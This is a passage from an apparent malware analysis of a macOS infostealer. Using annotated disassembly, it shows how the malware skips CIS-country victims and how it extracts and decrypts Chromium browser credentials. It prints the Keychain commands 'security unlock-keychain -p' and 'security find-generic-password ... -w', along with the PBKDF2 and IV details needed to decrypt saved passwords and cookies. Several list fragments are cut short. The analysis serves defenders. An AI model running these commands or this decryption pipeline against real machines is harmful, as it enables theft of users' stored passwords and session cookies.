If the response is "unknown", the malware cannot rely on IP geolocation. It branches to 0x1004361f0 and falls back to a host command:

0x1004361f0
Click to zoom ↗
100436214  adrp    x5, 0x100488000
100436218  add     x5, x5, #0x674       ; "locale | grep -c ru_RU" (length 22)
100436220  adrp    x0, 0x100480000
100436224  add     x0, x0, #0x95d       ; "sh"
100436234  bl      0x10022bd40          ; os/exec.Command("sh", "-c", "locale | grep -c ru_RU")
100436238  bl      0x10022e510          ; exec.Cmd.Output()
...
100436254  cmp     x1, #0x1             ; Verify output length is 1 byte
10043625c  ldrb    w2, [x0]             ; Load byte from output
100436260  cmp     w2, #0x30            ; 0x30 is ASCII '0'
100436264  b.eq    0x100436284          ; If '0', not ru_RU -> return "false"
10043626c  adrp    x0, 0x100480000
100436270  add     x0, x0, #0xbd8       ; "true"
100436280  ret
If grep -c ru_RU returns any count greater than zero (anything other than ASCII '0'), the function returns "true".
Querying the CIS country table
If the network curl query returned a valid two-letter country code instead of "unknown", the code
performs a fast map lookup:
1004362b4  bl      0x100007870          ; runtime.mapaccess1_faststr()
1004362b8  ldrb    w2, [x0]             ; Load map lookup result
1004362bc  tbz     w2, #0, 0x1004362d8  ; Test bit 0: if not found, jump to 0x1004362d8
1004362c0  adrp    x0, 0x100480000
1004362c4  add     x0, x0, #0xbd8       ; Load string "true" (0x100480bd8)
1004362d4  ret                          ; Return "true"
...
1004362d8  adrp    x0, 0x100480000
1004362dc  add     x0, x0, #0xede       ; Load string "false" (0x100480ede)
1004362ec  ret                          ; Return "false"
If the victim IP is in one of the 12 CIS countries, tbz does not branch, and the function returns "true".
When isCIS evaluates to "true", main.main logs "CIS country detected — upload SKIPPED" and skips main.upload, ensuring the victim machine's data is never transmitted to the attacker's server.
Browser credential theft and Chromium Safe Storage decryption
On macOS, Chromium-based browsers (Google Chrome, Brave, Microsoft Edge, Opera, Opera GX, Vivaldi) do not encrypt saved passwords and session cookies with a simple static key. Instead, they delegate credential encryption to the macOS Keychain through an API known as Chromium Safe Storage.
When you save a password or cookie in Chrome on macOS:
"Chrome Safe Storage"."saltysalt") to generate a 16-byte AES-128 key.v10 or v11) and stores the ciphertext in a local SQLite database (Login Data or Cookies).ICMacOs contains a complete implementation of this decryption pipeline in pure Go, bypassing the browser entirely.
Extracting the storage key from the Keychain (main.extractChromeKeyFromSecurity at 0x10043e540)
The malware first attempts to unlock the target Keychain directly using the victim password if one was supplied or discovered:

10043e5d8  orr     x2, xzr, #0xf        ; Length = 15 bytes
10043e5e0  adrp    x2, 0x100484000
10043e5e4  add     x2, x2, #0x9b8       ; "unlock-keychain"
10043e5ec  orr     x2, xzr, #0x2        ; Length = 2 bytes
10043e5f4  adrp    x2, 0x100480000
10043e5f8  add     x2, x2, #0x93d       ; "-p"
...
10043e618  adrp    x0, 0x100481000
10043e61c  add     x0, x0, #0xb4e       ; "security"
10043e630  bl      _os/exec.Command     ; security unlock-keychain -p <pass> ~/Library/Keychains/login.keychain-db
Once the Keychain is accessible, the malware loops over a table of 7 Chromium browsers:
# Loop header comparing against 7 supported browsers
10043e778  str     x2, [sp, #0xa8]
10043e77c  str     x1, [sp, #0x70]
10043e780  cmp     x0, #0x7             ; Check if index reached 7
10043e784  b.ge    0x10043ebb0          ; Break loop when all browsers processed
For each browser, it constructs a command to query the Keychain using macOS's built-in security utility:

10043e7c0  mov     x5, #0x15            ; Length = 21 bytes
10043e7c8  adrp    x5, 0x100487000
10043e7cc  add     x5, x5, #0xea5       ; "find-generic-password"
10043e7d4  orr     x5, xzr, #0x2        ; Length = 2 bytes
10043e7dc  adrp    x6, 0x100480000
10043e7e0  add     x6, x6, #0x961       ; "-s"
10043e7f4  str     x6, [sp, #0x2f0]     ; Target service: e.g. "Chrome Safe Storage"
...
10043e800  add     x6, x6, #0x963       ; "-a"
10043e814  str     x6, [sp, #0x310]     ; Target account: e.g. "Chrome"
...
10043e820  add     x5, x5, #0x943       ; "-w"
...
10043e838  adrp    x0, 0x100481000
10043e83c  add     x0, x0, #0xb4e       ; "security"
10043e850  bl      _os/exec.Command
Notice the -w flag passed at 0x10043e820. In the macOS security tool, -w instructs the command to output only the secret password string without any surrounding labels or headers. This returns the raw Safe Storage secret directly into standard output.
Deriving the AES-128 key via PBKDF2 (0x100433dec)
Once the malware receives the Safe Storage secret, it calls _golang.org/x/crypto/pbkdf2.Key inside _main.main (0x100433dec) to generate the symmetric key:
saltysalt" (9 bytes).0x3eb in hexadecimal, which equals exactly 1003 rounds.0x10 (16 bytes for AES-128).sha1.New).This generates the 16-byte key needed to decrypt every credential stored in that browser profile.
AES-128-CBC decryption and space IV (decrypter.Chromium at 0x10024ce70)
With the derived key in hand, the malware parses the browser's SQLite database (Login Data for passwords, Cookies for web sessions) and passes each encrypted value to _github.com/ultra-supara/ICMacOs/decrypter.Chromium.
# Step 1: Verify ciphertext length > 3
10024ce90  cmp     x4, #0x3             ; Compare ciphertext length against 3
10024ce94  b.le    0x10024cf50          ; If <= 3 bytes, return error
Chromium prepends a 3-byte version string (v10 on older versions, v11 on current releases) to the
encrypted payload. Any buffer with 3 or fewer bytes cannot contain valid ciphertext, so cmp x4, #0x3 acts
as a guard.
# Step 2: Initialize 16-byte space IV
10024cee0  str     x5, [sp, #0x90]
...
10024cf04  mov     x1, #0x2020202020202020 ; Eight ASCII spaces (0x20)
10024cf08  str     x1, [x0]                ; Write 8 bytes
10024cf0c  str     x1, [x0, #0x8]          ; Write next 8 bytes (total 16 bytes)
Look at 0x10024cf04. The immediate constant 0x2020202020202020 consists of 8 repeated bytes of 0x20 (the
ASCII value for a space character). Writing this twice produces a 16-byte buffer:
" " (16 space characters).
This confirms the Chromium CBC Initialization Vector convention.
